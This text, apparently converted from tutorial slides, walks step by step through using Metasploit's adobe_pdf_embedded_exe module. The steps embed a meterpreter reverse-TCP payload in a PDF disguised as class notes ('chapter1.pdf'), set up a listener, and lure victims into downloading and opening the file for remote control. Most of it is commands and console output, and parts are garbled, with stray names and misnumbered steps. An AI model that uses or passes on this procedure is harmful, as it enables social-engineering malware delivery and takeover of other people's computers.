




Pdf Exploit using Metasploit



Pdf Exploit using Metasploit




Adobe has had numerous security issues with their products, including Adobe Reader, Illustrator, Flash, and others



Newest version is 11, Exploiting Adobe Reader 9 or earlier installed



Alter an existing .pdf file that can then be posted to website



When others download it, it will open a listener (a rootkit) on their system and give us total control of their computer remotely.

Pdf Exploit using Metasploit

Step 1. Find the Appropriate Exploit

- **msfconsole**

```
msf5 > search type:exploit platform:windows adobe pdf
[Matching Modules]
=====
#      Name
sclosure Date  Rank      Check  Description
-----  ----  -----  -----
1      1   exploit/multi/browser/adobe_flash_hacking_team_uaf      mehak
15-07-06      great      No      Adobe Flash Player ByteArray Use After Free
2      2   exploit/multi/browser/adobe_flash_nellymoser_bof
15-06-23      great      No      Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
3      3   exploit/multi/browser/adobe_flash_net_connection_confusion
15-03-12      great      No      Adobe Flash Player NetConnection Type Confusion
4      4   exploit/multi/browser/adobe_flash_opaque_background_uaf
15-07-06      great      No      Adobe Flash opaqueBackground Use After Free
5      5   exploit/multi/browser/adobe_flash_pixel_bender_bof
14-04-28      great      No      Adobe Flash Player Shader Buffer Overflow
6      6   exploit/multi/browser/adobe_flash_shader_drawing_fill
15-05-12      great      No      Adobe Flash Player Drawing Fill Shader Memory Corruption
7      7   exploit/multi/browser/adobe_flash_shader_jsb_overflow
shellsiphish      cal.php      mehakkhurana
orruption      shellphish      cal.php      mehakkhurana
```

Pdf Exploit using Metasploit

- mif

```

root : .ruby.bin
File Edit View Bookmarks Settings Help
exploit/windows/scada/factorylink_vrn_09      2011-03-21    average   Siemens FactoryLink vr
n.exe Opcode 9 Buffer Overflow
exploit/windows/scada/iconics_genbroker        2011-03-21    good      Iconics GENESIS32 Inte
ger overflow version 9.21.201.01
exploit/windows/scada/iconics_webhmi_setactivexguid
Buffer Overflow
exploit/windows/scada/igss9_igssdataserver_listall
v9.00.00 b11063 IGSSdataserver.exe Stack Buffer Overflow
exploit/windows/scada/igss9_igssdataserver_rename
IGSSdataserver .RMS Rename Buffer Overflow
exploit/windows/scada/igss9_misc
Data Server/Collector Packet Handling Vulnerabilities
exploit/windows/scada/moxa_mdmtool
ol 2.1 Buffer Overflow
exploit/windows/scada/procyon_core_server
I <= v1.13 Coreservice.exe Stack Buffer Overflow
exploit/windows/scada/realwin_on_fc_binfile_a
rver 2 On_FC_CONNECT_FCS_a_FILE Buffer Overflow
exploit/windows/scada/realwin_on_fcs_login
ATAC Login Buffer Overflow
exploit/windows/scada/realwin_scpc_initialize
rver SCPC_INITIALIZE Buffer Overflow
exploit/windows/scada/realwin_scpc_initialize_rf
rver SCPC_INITIALIZE_RF Buffer Overflow
exploit/windows/scada/scadapro_cmdexe
= 4.0.0 Remote Command Execution
exploit/windows/scada/winlog_runtime
Buffer Overflow
exploit/windows/tftp/distinct_tftp_traversal
table Directory Traversal Execution

msf > ■
root : .ruby.bin

```


Pdf Exploit using Metasploit

Step

2:

"exploit/windows/fileformat/adobe_p

```
msf5 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```



The screenshot shows the Metasploit Framework's exploit configuration window for the 'adobe_pdf_embedded_exe' module. The window title is 'Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)'. The configuration tabs are 'Basic options' and 'Advanced options'. Under 'Basic options', the payload is set to 'Windows/meterpreter/reverse_tcp'. The 'EXENAME' field is set to 'evil.pdf'. The 'FILENAME' field is set to 'evil.pdf'. The 'INFILENAME' field is set to 'evil.pdf'. The 'LAUNCH_MESSAGE' field contains the message 'To view the encrypted content please tick the "Do not show this message again" box and press Open.' The 'Payload information' section shows a 'Space' of 2048 bytes. The 'Description' section provides details about the module, mentioning it embeds a Metasploit payload into an existing PDF file for social engineering attacks. The 'References' section lists several URLs related to PDF exploits. The bottom of the window shows the command 'msf exploit(adobe_pdf_embedded_exe) >'.

Step 3: Gather Info on This Exploit

exploit (adobe_pdf_embedded_exe)


Pdf Exploit using Metasploit

Step 4: Set Our Payload

```
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp mehakkhurana
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Step 5: Set Options

- show options



The screenshot shows a terminal window on a BackTrack 5 desktop environment. The terminal is running the Metasploit framework. The user has selected the 'adobe_pdf_embedded_exe' exploit module. They have already set the payload to 'windows/meterpreter/reverse_tcp'. Now, they are setting options for the exploit.

```
File Edit View Bookmarks Settings Help
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):
  Name          Current Setting  Required  Description
  ----          -----          -----  -----
  EXENAME       no              The Name of payload exe.
  FILENAME      evil.pdf        The output filename.
  INFILENAME    yes             The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press
  Open.         no              The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):
  Name          Current Setting  Required  Description
  ----          -----          -----  -----
  EXITFUNC      process        yes       Exit technique: seh, thread, process, none
  LHOST         192.168.1.120   yes       The listen address
  LPORT         4444           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0  Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)

msf exploit(adobe_pdf_embedded_exe) >
```

Pdf Exploit using Metasploit

Step 6: Change Filename

- Let's set a file named chapter1.pdf, presumably some class notes
- **set INFILENAME chapter1.pdf**

Step 7: change the default FILENAME of the output file with the embedded Meterpreter to **same chapter1.pdf**.

```
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename chapter1.pdf
filename => chapter1.pdf
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set infilename chapter1.pdf
infilename => chapter1.pdf
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Pdf Exploit using Metasploit

Step 8: set the LHOST

```
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lhost 192.168.137.  
134  
lhost => 192.168.137.134  
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Step 9: options

- Show options



Step 10: Exploit!

- **exploit**
- Meterpreter has created a PDF named chapter1.pdf that contains the Meterpreter listener

```
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > exploit /local/chapter1.pdf
[*] Making PDF
[*] Creating 'MyDocument.pdf' file...
```

Step 11: Copy this file to your website/victim's computer

- Invite visitors to download it
- Ensure victim downloads and opens this file from your website

Payload has been created



Pdf Exploit using Metasploit

```
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
```

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

Step 18. Set payload windows/meterpreter/reverse_tcp

Pdf Exploit using Metasploit

Step 14: show options

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    0.0.0.0        yes       The listen address (an interface may be specified)
LPORT    4444           yes       The listen port

Exploit target:
```

Pdf Exploit using Metasploit

Step 15: **set lhost 192.168.100.1**

```
msf5 exploit(multi/handler) > set lhost
```

Step 16: **exploit**

```
msf5 exploit(multi/handler) > exploit
```

Step 17: copy chapter1.pdf to victim machine..

Metasploit has placed this file at **/root/.msf4/local/chapter1.pdf**

```
root@kali:~# cp /root/.msf4/local/chapter1.pdf .
```

It will open the session of meterpreter



Pdf Exploit using Metasploit

- Session opens

```
meterpreter > ?  
  
Core Commands  
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thi
ad	
channel	Displays information about active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
help	The Help menu come, the more you are able to hear.
info	Displays information about a Post module
interact	Interacts with a channel

Post exploitation

- Change directory
- Remove file
- Upload your own file
- <https://www.youtube.com/watch?v=y0t6ht-tbn0>